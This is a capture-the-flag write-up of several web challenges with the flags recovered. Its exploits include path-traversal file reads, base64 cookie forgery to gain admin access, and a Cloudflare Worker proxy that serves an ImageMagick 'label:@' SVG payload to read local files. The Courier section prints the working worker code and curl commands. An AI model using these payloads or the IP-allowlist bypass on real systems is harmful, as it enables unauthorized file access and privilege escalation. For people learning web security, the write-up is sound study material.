
Easy

Novita




<http://novitacms.3cc83feaa3b37384a190dd84b25a4592.xyz/?page=../content/home>

Tried LFI and it confirmed that the homepage was returned successfully, confirming that the application did not properly sanitize directory traversal sequences.




Usually LFI check /etc/passwd show this, This confirmed an unauthenticated arbitrary file-read vulnerability.



First try this path

<http://novitacms.3cc83feaa3b37384a190dd84b25a4592.xyz/?page=/var/www/html/>

Showing this green empty box means there is something.



OWASPKL{b21af4dff8a711da8c1bbfefa2352864}

Medium

Nate

Not secure http://nate.3cc83feaa3b37384a190dd84b25a4592.xyz/admin.php

ID	NAME	EMAIL	DEPARTMENT	ROLE	JOINED	STATUS	NOTES
1	Sarah Mitchell	s.mitchell@valantir.com	Engineering	admin	2021-03-12	Active	—
2	James Okoye	j.okoye@valantir.com	Finance	user	2022-07-08	Active	—
3	Priya Nair	p.nair@valantir.com	HR	user	2022-11-23	Active	—
4	Daniel Lim	d.lim@valantir.com	Operations	user	2023-01-15	Active	—
5	Aisha Karim	a.karim@valantir.com	Marketing	user	2023-04-02	Inactive	—
6	Tom Reeves	t.reeves@valantir.com	Engineering	user	2023-06-19	Active	—
7	Nurul Huda	n.huda@valantir.com	HR	user	2023-09-30	Active	—
8	Marcus Webb	m.webb@valantir.com	Finance	user	2024-01-07	Active	—
9	[SYSTEM]	system@valantir.internal	IT Operations	system	2020-01-01	Active	OWASP{a7c59080710f153426625be296d0b06}
101	test	test@gmail.com	Engineering	user	2026-06-12	Active	—

The cookie is base64 url encoded, change it to admin then paste it in

Sources Network Performance Memory Application Lighthouse Cookie Editor

Name	Value
usr_prefs	eyJyb2xlljoiYWRTaW4iLCJpZCI6NTB9

Then go the admin.php and get the flag

OWASP{a7c59080710f153426625be296d0b06}

Laufey

The screenshot displays a REST client interface with two panels. The left panel shows the request details for a POST /api/login HTTP/1.1. The right panel shows the response details for an HTTP/1.1 200 OK status.

Request:

```
POST /api/login HTTP/1.1
Host: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
Content-Length: 42
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
Referer: http://laufey.3cc83feaa3b37384a190dd84b25a4592.xyz/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "name": "Sarah",
  "email": "Sarah@gmail.com"
}
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Fri, 12 Jun 2026 17:19:51 GMT
4 Content-Type: application/json
5 Content-Length: 125
6 Connection: keep-alive
7 X-Powered-By: GigTicket/1.2
8 X-Served-By: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
9
10 {
  "success": true,
  "user": {
    "name": "Sarah",
    "email": "sarah@gmail.com",
    "token": "8bf2c778829bd66a1de9c862e8191028",
    "seat_id": 14704
  }
}
```

The screenshot displays a REST client interface with two panels. The left panel shows the request details for a POST /api/login HTTP/1.1. The right panel shows the response details for an HTTP/1.1 200 OK status.

Request:

```
1 POST /api/login HTTP/1.1
2 Host: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
3 Content-Length: 42
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
9 Referer: http://laufey.3cc83feaa3b37384a190dd84b25a4592.xyz/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 {
  "name": "Naddy",
  "email": "Naddy@gmail.com"
}
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Fri, 12 Jun 2026 17:18:55 GMT
4 Content-Type: application/json
5 Content-Length: 125
6 Connection: keep-alive
7 X-Powered-By: GigTicket/1.2
8 X-Served-By: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
9
10 {
  "success": true,
  "user": {
    "name": "Naddy",
    "email": "naddy@gmail.com",
    "token": "5e7c105ffe03fbb7b86dd748368ae1df",
    "seat_id": 14703
  }
}
```


The screenshot displays a REST client interface with two panels. The left panel shows the request details for a POST /api/register HTTP/1.1. The right panel shows the response details for an HTTP/1.1 200 OK status.

Request:

```
1 POST /api/register HTTP/1.1
2 Host: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
3 Content-Type: application/json
4 Connection: close
5 Content-Length: 64
6
7 {
8   "name": "Sarah",
9   "email": "sarah_burp_test@gmail.com"
10 }
```

Response:

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Sat, 13 Jun 2026 04:55:17 GMT
4 Content-Type: application/json
5 Content-Length: 134
6 Connection: close
7 X-Powered-By: GigTicket/1.2
8 X-Served-By: laufey.3cc83feaa3b37384a190dd84b25a4592.xyz
9
10 {
  "success": true,
  "user": {
    "name": "Sarah",
    "email": "sarah_burp_test@gmail.com",
    "token": "719181fbc26ad5b18e7bbde09c7fcb29",
    "seat_id": null
  }
}
```




OWASPKL{840fd00fe0a8566f9207fddc5649993f}

Goat2


Hard

Imej-Anda

The goat



Use cloudflare ip on the target then send the request



https://www.cloudflare.com/ips/?utm_source=chatgpt.com

Blindless

Very Hard

Courier

Courier is a document import service. It accepts a URL, fetches the document server-side, processes it, and returns a preview.

The main API endpoint is:


POST /api/import.php
Content-Type: application/json

Example body:

```
{"url": "https://example.com/file.svg"}
```

The service supports document/image formats such as:

PDF, PNG, JPEG, SVG



But when tried it access denied and it gave a clue that only accessible via Cloudflare network

Direct access to the Courier API is blocked because the backend only allows requests from the Cloudflare network.

To bypass this, a Cloudflare Worker was used as a proxy.

Create a worker.js file:

```
export default {  
  
  async fetch(request) {
```



```

const url = new URL(request.url);

if (url.pathname === "/clean.svg") {

  const svg = `<svg xmlns="http://www.w3.org/2000/svg" width="800" height="400">
<rect width="100%" height="100%" fill="white"/>
<text x="40" y="100" font-size="40" fill="black">Courier Test</text>
</svg>`;

  return new Response(svg, {
    headers: { "Content-Type": "image/svg+xml" }
  });
}

const target =

"http://courier.3cc83feaa3b37384a190dd84b25a4592.xyz" +

url.pathname +

url.search;

return fetch(target, {
  method: request.method,
  headers: request.headers,
  body:

    request.method === "GET" || request.method === "HEAD"

    ? undefined

```

```

      : request.body,

      redirect: "manual"

    });

  }

};

```



Deploy it:

node --check worker.js

npx wrangler deploy

Test the endpoint through the Worker:

WORKER='https://super-butterfly-ae3f.2024542669.workers.dev'



curl -s -D h.txt -o preview.png \

"\$WORKER/api/import.php" \

-H 'Content-Type: application/json' \

--data "\$(jq -nc --arg url "\$WORKER/clean.svg" '{url:\$url}')

```
cat h.txt | head
```

```
file preview.png
```

A successful response returns:

```
HTTP/2 200 OK
```

```
Content-Type: image/png
```

```
Content-Disposition: inline; filename="preview.png"
```

This confirms that the Worker can access the protected Courier API.

The vulnerability is in ImageMagick processing SVG files.

ImageMagick supports pseudo-protocols such as:

```
label:@/path/to/file
```

When this is used inside an SVG `<image href>`, ImageMagick reads the local file and renders its contents into the output image.

Add this route to the Worker before the proxy section:

```
if (url.pathname === "/label.svg") {  
  const file = url.searchParams.get("file") || "/etc/hostname";  
  
  const svg = `  
    <svg xmlns="http://www.w3.org/2000/svg" width="1800" height="350">  
      <rect width="100%" height="100%" fill="white"/>  
      <image href="label:@${file}" x="20" y="20" width="3000" height="300"/>  
    </svg>`;  
  
  return new Response(svg, {  
    headers: { "Content-Type": "image/svg+xml" }  
  });  
}
```

```
}
```

The important payload is:

```
<image href="label:@/flag.txt" />
```

Deploy the updated Worker:

```
node --check worker.js
```

```
npx wrangler deploy
```

Test with /etc/hostname first:

```
WORKER='https://super-butterfly-ae3f.2024542669.workers.dev'
```

```
curl -s -D h.txt -o hostname.png \
```

```
"$WORKER/api/import.php" \
```

```
-H 'Content-Type: application/json' \
```

```
--data "$(jq -nc --arg url "$WORKER/label.svg?file=/etc/hostname" '{url:$url}')
```


```
cat h.txt | head
```

```
file hostname.png
```

```
xdg-open hostname.png
```

The returned PNG displays the hostname:

```
81dcea3c4796
```



This confirms local file inclusion.

Use the same payload to read /flag.txt:

```
curl -s -D h.txt -o flag.png \  
"$WORKER/api/import.php" \  
-H 'Content-Type: application/json' \  
--data "$(jq -nc --arg url "$WORKER/label.svg?file=/flag.txt" '{url:$url}')
```

```
cat h.txt | head
```

```
file flag.png
```

```
xdg-open flag.png
```

```

→ courier-worker python3 - <<'PY'
from pathlib import Path
import re

p = Path("worker.js")
s = p.read_text()

new_block = r'''
    if (url.pathname === "/label.svg") {
        const file = url.searchParams.get("file") || "/etc/hostname";

        const svg = `<svg xmlns="http://www.w3.org/2000/svg" width="9000" height="800">
<rect width="100%" height="100%" fill="white"/>
<image href="label:@${file}" x="0" y="0" width="8900" height="760"/>
</svg>`;

        return new Response(svg, {
            headers: { "Content-Type": "image/svg+xml" }
        });
    }
    ...

pattern = r'\n    if \(url\.pathname === "/label\.svg"\) \{\[s\S\]*?\n    \}\n\n(?=    // Proxy everything else to Courier)'
s2, count = re.subn(pattern, "\n" + new_block, s, count=1)

if count == 0:
    raise SystemExit("Could not replace /label.svg block")

p.write_text(s2)
print("updated /label.svg very wide")
PY

node --check worker.js
npx wrangler deploy
updated /label.svg very wide

🔥 wrangler 4.100.0

Total Upload: 2.20 KiB / gzip: 0.83 KiB
Uploaded super-butterfly-ae3f (6.13 sec)
Deployed super-butterfly-ae3f triggers (1.01 sec)
https://super-butterfly-ae3f.2024542669.workers.dev
Current Version ID: e1418fe2-bdd9-4693-9efc-e353ea80b5e9

```

```

→ courier-worker curl -s -D h.txt -o flag-very-wide.png \
"$WORKER/api/import.php" \
-H 'Content-Type: application/json' \
--data "$(jq -nc --arg url "$WORKER/label.svg?file=/flag.txt" '{url:$url}')"

file flag-very-wide.png
xdg-open flag-very-wide.png
flag-very-wide.png: PNG image data, 400 x 200, 8-bit grayscale, non-interlaced
→ courier-worker

```

The PNG renders the flag:



OWASPKL{1feb3aedb8b4b37f994ea7d1611bf3d8}

Riddle

The Amazing Digital Adventure

Challenge Overview

This challenge presented a lyric typing game where the player had to type the displayed lyrics in sync with a video. The game looked skill-based at first because typing too slowly or making mistakes would result in a game over.

After inspecting the client-side JavaScript, I discovered that the game contained a hidden cheat mechanism. The flag was not directly hardcoded in the JavaScript, but the script revealed how the game logic worked and how the flag would be unlocked.

Initial Analysis

I started by viewing the page source and inspecting the JavaScript file loaded by the game. The script was heavily obfuscated, using encoded strings and wrapper functions such as:

```
a0_0xc7393f(...)
a0_0x3d4b(...)
```

After beautifying the JavaScript and checking the decoded strings, I found several important values:

```
/api/start
/api/lyric/
/api/submit/
KONAMI
startAutoType()
segmentComplete()
flag
```

This showed that the game communicates with the backend using API endpoints and stores the game state on the client side.

Important Discovery

The most important finding was a hidden Konami code sequence:

```
ArrowUp, ArrowUp,  
ArrowDown, ArrowDown,  
ArrowLeft, ArrowRight,  
ArrowLeft, ArrowRight,  
b, a
```

When this sequence is entered, the function `handleKonami()` is triggered. This enables the cheat mode and activates `startAutoType()`.

The `startAutoType()` function automatically increases the typed character counter until the current lyric segment is completed. Once the segment is complete, the game calls:

```
segmentComplete()
```

Inside `segmentComplete()`, the browser submits the correct lyric text to the backend:

```
POST /api/submit/<lyricIdx>  
{  
  "typed": "<correct lyric text>"  
}
```

This means the challenge can be solved by activating the hidden cheat mode instead of manually typing every lyric.

Exploitation Steps

First, I started the game normally by clicking the play button.

Then, while the game was running, I entered the Konami code:

```
↑ ↑ ↓ ↓ ← → ← → b a
```

After the sequence was entered correctly, the hidden cheat mode was activated. The game began typing the lyrics automatically.

Each lyric segment was completed and submitted to the backend automatically. After the final segment was completed, the server returned the completion response containing the flag.

Why This Works

The issue exists because the game trusts client-side logic too much. Although the flag itself is not hardcoded in the JavaScript, the client-side script exposes the hidden cheat function and the full game flow.

The browser knows:

1. When to fetch a lyric
2. What the correct lyric text is
3. How to submit the lyric
4. How to enable auto-typing
5. When to display the flag

Because of this, reversing the JavaScript was enough to understand and abuse the intended game flow.

Flag

OWASPKL{Wow_Cain3_you_are_s0_funny}

Conclusion

This challenge was solved by analyzing obfuscated JavaScript and discovering a hidden Konami-code cheat. The main vulnerability was client-side trust. Important game logic, including the cheat mode and submission flow, was exposed to the user.

A better design would move validation and anti-cheat logic fully to the server side, instead of relying on JavaScript running in the browser.

Quack

→ Burpsuite-Professional git:(main) X HOST='quack.3cc83feaa3b37384a190dd84b25a4592.xyz'
URL="http://\$HOST/flag"

```
curl -i --http1.1 "$URL" \  
-H 'User-Agent: quack' \  
-H 'Accept: quack' \  
-H 'Accept-Language: quack' \  
-H 'Accept-Encoding: quack' \  
-H 'Authorization: quack' \  
-H 'Referer: quack' \  
-H 'Origin: quack' \  
-H 'X-Forwarded-For: quack' \  
-H 'X-Real-Ip: quack' \  

```

```
-H 'Cache-Control: quack' \  
-H 'Connection: quack'  
HTTP/1.1 200 OK  
Server: openresty  
Date: Sat, 13 Jun 2026 13:52:34 GMT  
Content-Type: application/json  
Content-Length: 44  
Connection: keep-alive  
X-Served-By: quack.3cc83feaa3b37384a190dd84b25a4592.xyz
```

```
{"flag": "OWASPKL{th4nk_y0u_f0r_4ll_quack}"}
```

```
